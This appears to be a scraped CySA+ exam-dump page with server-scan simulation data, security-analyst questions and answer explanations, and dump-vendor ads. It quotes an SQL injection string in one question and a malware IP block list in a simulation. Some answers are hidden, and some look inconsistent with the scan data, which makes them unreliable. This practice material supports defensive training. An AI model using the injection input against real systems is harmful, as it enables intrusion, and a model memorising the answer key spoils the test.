rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

freecram.net

Part 1

Scan Data

Compliance Report

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
```

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

freecram.net

```
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

freecram.net

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|      TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|      TLS_RSA_WITH_AES_128_CBC_SHA - strong
|      TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|      TLS_RSA_WITH_AES_256_CBC_SHA - strong
|      TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|      NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE  SERVICE
80/tcp    open   http
443/tcp   open   https
8675/ssh  open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.


- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

freecram.net

art 2



freecram.net



Answer:

Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater
Part 2 answer:
Recommendations
- disable TLS v1.1 on AppServ2 and AppServ3 OR configure HTTPD Security service on both AppServ2 & AppServ3 to strictly use TLS 1.2
- upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48
- Move ssh service port to port 22 on AppServ4

NEW QUESTION: 267
Which of the following describes the best reason for conducting a root cause analysis?
A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event
Answer: (SHOW ANSWER)
The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION: 268
A Chief Information Security Officer wants to lock down the users' ability to change applications that are installed on their Windows systems. Which of the following is the best enterprise-level solution?
A. HIPS
B. GPO
C. Registry
D. DLP
Answer: B (LEAVE A REPLY)
Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization.
GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems.

NEW QUESTION: 269
A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be

making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity

B. Data exfiltration

C. Anomalous activity on unexpected ports

D. Network host IP address scanning

E. A rogue network device

Answer: (SHOW ANSWER)

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP.

C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

NEW QUESTION: 270

Which of the following is MOST dangerous to the client environment during a vulnerability assessment penetration test?

Freecram.net

A. There is a longer period of time to assess the environment.

B. The testing is outside the contractual scope

C. There is a shorter period of time to assess the environment

D. No status reports are included with the assessment.

Answer: (SHOW ANSWER)

The point is that scans outside the scope can accidentally break it. That's dangerous to the customer's environment.

NEW QUESTION: 271

A security analyst needs to prioritize vulnerabilities for patching. Given the following vulnerability and system information:

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

freecram.net

Which of the following systems should the analyst patch first?

A. System 1

B. System 2

C. System 3

D. System 5

E. System 4

F. System 6

Answer: (SHOW ANSWER)

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 272
A finance department employee opens an unsolicited email that contains a malicious payload.
The payload quickly spreads through the finance department, but does not affect other departments. Which of the following best explains why the payload does not affect all departments?
A. OS version
B. Offline computers
C. Firewall configuration
D. Network segmentation
Answer: (SHOW ANSWER)
Segmentation isolates the finance subnet from other departmental networks, so the malware could spread within finance but was blocked from moving laterally beyond that network segment.

NEW QUESTION: 273
A user clicks on a malicious adware link, and the malware successfully downloads to the machine. The malware has a script that invokes command-and-control activity. Which of the following actions is the best way to contain the incident without any additional impact?
A. Disable the user account until the malware investigation is complete.
B. Submit a recategorization update to the vendor.
C. Block the server on the proxy and firewall.
D. Review EDR information to determine whether the file was detected and quarantined locally.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 274
To comply with regulatory requirements, the Chief Executive Officer (CEO) must lead the company through simulations to find which steps are missing m emergency situations or incident processes. Which of the following should the CEO do?
A. Implement the incident response plan.
B. Leverage the appropriate playbook.
C. Develop a business continuity plan.
D. Perform a tabletop exercise.
Answer: (SHOW ANSWER)
A tabletop exercise allows executives, including the CEO, to walk through emergency or incident scenarios step by step. This type of simulation reveals gaps in processes and ensures leadership understands and can validate the organization's response procedures.

NEW QUESTION: 275
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShell

B. Ruby

C. Python

D. Shell script

Answer: (SHOW ANSWER)

The syntax in the given script, such as cmdlet names starting with "Get-", "Add-", "Set-", and the use of the pipeline "|", is characteristic of PowerShell scripting. Moreover, the use of Active Directory cmdlets like "Get-ADUser," "Add-ADGroupMember," and "Set-ADUser" indicates that this script is designed to interact with Active Directory, which aligns with PowerShell's primary use case in managing Windows environments and Active Directory services.

NEW QUESTION: 276

K company has recently experienced a security breach via a public-facing service. Analysis of the event on the server was traced back to the following piece of code:

SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;--

Which of the following controls would be best to implement?

A. Deploy a wireless application protocol.

B. Remove the end-of-life component.

C. Implement proper access control.

D. Validate user input.

Answer: (SHOW ANSWER)

The code snippet provided suggests an SQL injection vulnerability, indicated by the use of "1=1," which is a common SQL injection technique to bypass authentication. To mitigate this risk, validating user input is the most effective control, as it ensures that any input is properly sanitized and escapes potentially malicious characters before interacting with the database.

NEW QUESTION: 277

Which of the following is the best way to provide realistic training for SOC analysts?

A. Phishing assessments

B. OpenVAS

C. Attack simulation

D. SOAR

E. Honeypot

Answer: (SHOW ANSWER)

Attack simulations provide realistic, hands-on scenarios that mirror true incidents, allowing SOC analysts to practice detection, analysis, and response skills under real-world pressure. These simulations are crucial for developing and reinforcing SOC procedures and incident workflows.

NEW QUESTION: 278

Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

A. Enrich the SIEM-ingested data to include all data required for triage

B. Schedule a task to disable alerting when vulnerability scans are executing
C. Filter all alarms in the SIEM with low seventy
D. Add a SOAR rule to drop irrelevant and duplicated notifications
Answer: (SHOW ANSWER)

NEW QUESTION: 279
A security analyst is analyzing two vulnerabilities on a critical router. The analyst must choose only one to patch during this maintenance window. Given the following information:
Vulnerability 1 has not received a CVSS score. The vulnerability has the following characteristics:
- Must be logged in to the router, but elevated privileges are not
required
- Trivial to exploit, but user interaction is needed
- Low impact to availability, but high impact to confidentiality and
integrity
Vulnerability 2 has a CVSS score of AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:H Which of the following conclusions should the analyst reach?
A. Patch Vulnerability 1 because it has a higher overall impact when looking at confidentiality, integrity, and availability, and it requires lower privileges.
B. Patch Vulnerability 1 because it is easier to exploit and has a higher impact on confidentiality.
C. Patch Vulnerability 2 because it has a higher overall impact when looking at confidentiality, integrity, and availability, and it can be exploited by a privileged user.
D. Patch Vulnerability 2 because it is easier to exploit, has a high impact on availability, and it is more likely to be exploited remotely.
Answer: (SHOW ANSWER)
Vulnerability 2 can be exploited remotely with low attack complexity and no user interaction, and it has a high impact on availability, which makes it more immediately disruptive to a critical router and a higher operational risk during this maintenance window.

NEW QUESTION: 280
An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?
Freecram.net
A. Information sharing organization
B. Blogs/forums
C. Cybersecurity incident response team
D. Deep/dark web
Answer: (SHOW ANSWER)
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION: 281
A security analyst is improving an organization's vulnerability management program. The analyst cross-checks the current reports with the system's infrastructure teams, but the reports do not accurately reflect the current patching levels. Which of the following will most likely correct the report errors?
A. Updating the engine of the vulnerability scanning tool
B. Installing patches through a centralized system
C. Configuring vulnerability scans to be credentialed

D. Resetting the scanning tool's plug-ins to default

Answer: (SHOW ANSWER)

Credentialed vulnerability scans allow the scanner to log into systems and retrieve accurate information about installed patches and configurations. If the reports do not reflect current patching levels, it is likely that the scan is being performed without credentials, leading to incomplete or inaccurate results.

NEW QUESTION: 282

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

A. Shut the network down immediately and call the next person in the chain of command.

B. Determine what attack the odd characters are indicative of.

C. Utilize the correct attack framework and determine what the incident response will consist of.

D. Notify the local law enforcement for incident response.

Answer: (SHOW ANSWER)

Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned.

NEW QUESTION: 283

A security analyst investigates a malware alert from a critical system. The following information is present in the ticket:

Services running: (2)	Apache; sendmail
Suspicious/unknown files: (2)	rust_scan; sssh
Suspicious running processes: (1)	sssh
Suspicious IP addresses: (1)	128.210.175.23

freecram.net

Which of the following should the analyst do first?

A. Block the suspicious IP address 128.210.175.23.

B. Determine whether sssh is a malicious program.

C. Delete the suspicious files.

D. Review the Apache logs.

Answer: (SHOW ANSWER)

The presence of an unknown running process on a critical system is a strong indicator of compromise. Before taking any containment actions, the analyst must confirm whether the process is malicious. Identifying and validating the nature of the suspicious process provides the foundation for correct next steps in containment and eradication.

NEW QUESTION: 284

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents

B. Backup data

C. Temporary files

D. Running processes

Answer: (SHOW ANSWER)

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

NEW QUESTION: 285

A user is flagged for consistently consuming a high volume of network bandwidth over the past week. During the investigation, the security analyst finds traffic to the following websites:

Date/time	URL	Destination port	Bytes in	Bytes out
12/24/2023 14:00:25 -0400	youtube.com	80	450000	4587
12/25/2023 14:09:30 -0400	translate.google.com	80	2985	3104
12/25/2023 14:10:00 -0400	tiktok.com	443	675000	105
12/25/2023 16:00:45 -0400	netflix.com	443	525900	295
12/26/2023 16:30:45 -0400	grnail.com	443	1250	525984
12/31/2023 17:30:25 -0400	office.com	443	350000	450
12/31/2023 17:35:00 -0400	youtube.com	443	300	350000

Which of the following data flows should the analyst investigate first?

A. netflix.com

B. youtube.com

C. tiktok.com

D. grnail.com

E. translate.google.com

F. office.com

Answer: (SHOW ANSWER)

The traffic to grnail.com (a likely typo-squatted domain mimicking gmail.com) shows a suspicious pattern: low inbound (1250 bytes) and high outbound (525,984 bytes) data. This suggests potential data exfiltration, which poses a greater security risk than simple high-bandwidth media use.

NEW QUESTION: 286

SIMULATION

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a

malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1


Review the artifacts associated with the security Incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Firewall log:



File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

freecram.net

Malware domain list:

Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

freecram.net

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected asset: 172.30.0.150

